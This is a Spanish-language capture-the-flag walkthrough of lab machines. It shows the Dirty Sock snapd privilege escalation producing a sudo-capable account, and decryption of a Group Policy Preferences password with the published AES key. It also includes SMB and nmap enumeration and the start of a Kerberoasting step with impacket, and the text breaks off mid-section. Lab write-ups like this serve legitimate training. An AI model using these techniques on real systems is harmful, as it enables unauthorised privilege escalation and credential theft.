En febrero de este año, ha salido un exploit para privesc en ubuntu, esto mediante una vulnerabilidad en el empaquetador de linux SNAP en las versiones 2.28 hasta la 2.37, permite a un usuario elevar privilegios y ejecutar comandos como administrador.


https://shenaniganslabs.io/2019/02/13/Dirty-Sock.html

https://github.com/initstring/dirty_sock/

```
floris@curling:~/admin-area$ snap version
snap    2.32.8+18.04
snapd   2.32.8+18.04
series  16
ubuntu  18.04
kernel  4.15.0-22-generic
floris@curling:~/admin-area$
```

EXPLOTACIÓN DEL ROOT.

MANERA 2



EXPLOTACIÓN DEL ROOT.

MANERA 2

EthicalHackingCOP | floris@curling: /tmp | EthicalHackingCOP

```
floris@curling:/tmp$ nano dirty_sock.py
floris@curling:/tmp$ python3 dirty_sock.py

      ___  _ ____ ___ _  _     ____ ____ ____ _ _
      |  \ | |__/  |   \_/      [__  |  | |    |_/
      |__/ | |  \  |    |   ___ ___] |__| |___ | \_
                    (version 2)

//=========[]=========================================\\
|| R&D     || initstring (@init_string)               ||
|| Source  || https://github.com/initstring/dirty_sock ||
|| Details || https://initblog.com/2019/dirty-sock     ||
\\=========[]=========================================//


[+] Slipped dirty sock on random socket file: /tmp/kltjuhfdsa;uid=0
;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[+] Installing the trojan snap (and sleeping 8 seconds)...
[+] Deleting trojan snap (and sleeping 5 seconds)...



**********
Success! You can now `su` to the following account and use sudo:
   username: dirty_sock
   password: dirty_sock
**********
```

EXPLOTACIÓN DEL ROOT.

MANERA 2

```
floris@curling:/tmp$ su dirty_sock
Password:
dirty_sock@curling:/tmp$ sudo cat /root/root.txt
82c108ab6fc5365fdc6da2ac5c26064a
```

Nivel 3

ACTIVE

OS: WINDOWS

DIFICULTAD: FACIL

4.6 / 10

PUNTOS: 20 PTS

IP: 10.10.10.100

RECONOCIMIENTO Y ESCANEO

```
┌──[root@parrot]─[/home/ethicalhackingcop]
└──╼ #nmap 10.10.10.100 -sV -A
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-10 20:00 -05
Nmap scan report for 10.10.10.100
Host is up (0.21s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2018-12-11 01:01:12Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=12/10%OT=53%CT=1%CU=33407%PV=Y%DS=2%DC=T%G=Y%TM=5C0F0D
OS:18%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=109%TI=I%CI=I%II=I%SS=S%TS
OS:=7)SEQ(SP=107%GCD=1%ISR=109%TI=I%CI=I%TS=7)OPS(O1=M54DNW8ST11%O2=M54DNW8
OS:ST11%O3=M54DNW8NNT11%O4=M54DNW8ST11%O5=M54DNW8ST11%O6=M54DST11)WIN(W1=20
OS:00%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5
```

RECONOCIMIENTO Y ESCANEO


```
┌──[root@parrot]─[/home/ethicalhackingcop]
└─── #enum4linux 10.10.10.100
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Dec 10 20:12:29 2018

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.10.100
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ================================================
|    Enumerating Workgroup/Domain on 10.10.10.100    |
 ================================================
```


```
 ====================================
|    Session Check on 10.10.10.100    |
 ====================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.10.10.100 allows sessions using username '', password ''
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name:
```


RECONOCIMIENTO Y ESCANEO

```
[+] Attempting to map shares on 10.10.10.100
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/ADMIN$   Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/C$       Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/IPC$     Mapping: OK     Listing: DENIED
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/NETLOGON Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/Replication      Mapping: OK, Listing: OK
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/SYSVOL   Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/Users    Mapping: DENIED, Listing: N/A
```


RECONOCIMIENTO Y ESCANEO








RECONOCIMIENTO Y ESCANEO





EXPLOTACIÓN DEL USUARIO.

```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/Hacking-Tools]
└──╼ #ls
 apktool_2.3.3.jar          DirBuster-0.9.12   gp3finder.rb      john-1.8.0      put2win              ScanToolkit
'Conexion reversa node'     dirhunt            HackingAndroid    JohnTheRipper   requests-kerberos    SecLists
 CrackMapExec               FOCA               impacket          nc.exe          rockyou.txt
```

EXPLOTACIÓN DEL USUARIO.

EthicalHackingCOP

Archivo Editar Ver Buscar Terminal Solapas Ayuda

EthicalHackingCOP × EthicalHackingCOP × EthicalHackingCOP × EthicalHackingCOP × EthicalHackingCOP × EthicalHackingCOP × EthicalHackingCOP

GNU nano 3.1 gp3finder.rb

```
require 'rubygems'
require 'openssl'
require 'base64'

encrypted_data = "edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"

def decrypt(encrypted_data)
  padding = "=" * (4 - (encrypted_data.length % 4))
  epassword = "#{encrypted_data}#{padding}"
  decoded = Base64.decode64(epassword)

   key = "\x4e\x99\x06\xe8\xfc\xb6\x6c\xc9\xfa\xf4\x93\x10\x62\x0f\xfe\xe8\xf4\x96\xe8\x06\xcc\x05\x79\x90\x20\x9b\x09\xa4\x33\xb6\x6c$
  aes = OpenSSL::Cipher::Cipher.new("AES-256-CBC")
  aes.decrypt
  aes.key = key
  plaintext = aes.update(decoded)
  plaintext << aes.final
  pass = plaintext.unpack('v*').pack('C*') # UNICODE conversion

   return pass
 end

blah = decrypt(encrypted_data)
puts blah
```

[25 líneas leídas]

^G Ver ayuda ^O Guardar ^W Buscar ^K Cortar txt ^J Justificar ^C Posición M-U Deshacer M-A Marcar txt
^X Salir ^R Leer fich. ^\ Reemplazar ^U Pegar txt ^T Corrector ^_ Ir a línea M-E Rehacer M-6 Copiar txt

EXPLOTACIÓN DEL USUARIO.

```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/Hacking-Tools]
└─── #ruby gp3finder.rb
gp3finder.rb:14: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/Hacking-Tools]
└─── #
```

```
┌──[root@parrot]─[/home/ethicalhackingcop]
└─── #smbclient \\\\10.10.10.100\\Users -U SVC_TGS
Enter WORKGROUP\SVC_TGS's password:
Try "help" to get a list of possible commands.
smb: \>
```

EXPLOTACIÓN DEL USUARIO.

```
smb: \> cd SVC_TGS\
smb: \SVC_TGS\> ls
  .                                   D        0  Sat Jul 21 10:16:32 2018
  ..                                  D        0  Sat Jul 21 10:16:32 2018
  Contacts                            D        0  Sat Jul 21 10:14:11 2018
  Desktop                             D        0  Sat Jul 21 10:14:42 2018
  Downloads                           D        0  Sat Jul 21 10:14:23 2018
  Favorites                           D        0  Sat Jul 21 10:14:44 2018
  Links                               D        0  Sat Jul 21 10:14:57 2018
  My Documents                        D        0  Sat Jul 21 10:15:03 2018
  My Music                            D        0  Sat Jul 21 10:15:32 2018
  My Pictures                         D        0  Sat Jul 21 10:15:43 2018
  My Videos                           D        0  Sat Jul 21 10:15:53 2018
  Saved Games                         D        0  Sat Jul 21 10:16:12 2018
  Searches                            D        0  Sat Jul 21 10:16:24 2018
cd
                10459647 blocks of size 4096. 4920882 blocks available
smb: \SVC_TGS\> cd Desktop\
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 10:14:42 2018
  ..                                  D        0  Sat Jul 21 10:14:42 2018
  user.txt                            A       34  Sat Jul 21 10:06:25 2018

                10459647 blocks of size 4096. 4920882 blocks available
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0,0 KiloBytes/sec) (average 0,0 KiloBytes/sec)
```

EXPLOTACIÓN DEL ROOT.

La elevación de privilegios se realizará con la herramienta impacket, más específicamente con el módulo GetUserSPNs el cual aprovechará a kerberos para obtener el ticket del usuario Administrador.

```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/Hacking-Tools/impacket/examples]
└─── #ls
Administrator.ccache  getPac.py          LDAPhash.jtr      nmapAnswerMachine.py  rdp_check.py      smbclient.py  wmiexec.py
atexec.py             getST.py           LDAPhash.txt      ntfs-read.py          registry-read.py  smbexec.py    wmipersist.py
dcomexec.py           getTGT.py          lookupsid.py      ntlmrelayx.py         reg.py            smbrelayx.py  wmiquery.py
dpapi.py              GetUserSPNs.py     mimikatz.py       opdump.py             rpcdump.py        smbserver.py
esentutl.py           goldenPac.py       mqtt_check.py     ping6.py              sambaPipe.py      sniffer.py
GetADUsers.py         ifmap.py           mssqlclient.py    ping.py               samrdump.py       sniff.py
getArch.py            karmaSMB.py        mssqlinstance.py  psexec.py             secretsdump.py    split.py
GetNPUsers.py         LDAPhash.hashcat   netview.py        raiseChild.py         services.py       ticketer.py
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/Hacking-Tools/impacket/examples]
└─── #
```

EXPLOTACIÓN DEL ROOT.

```
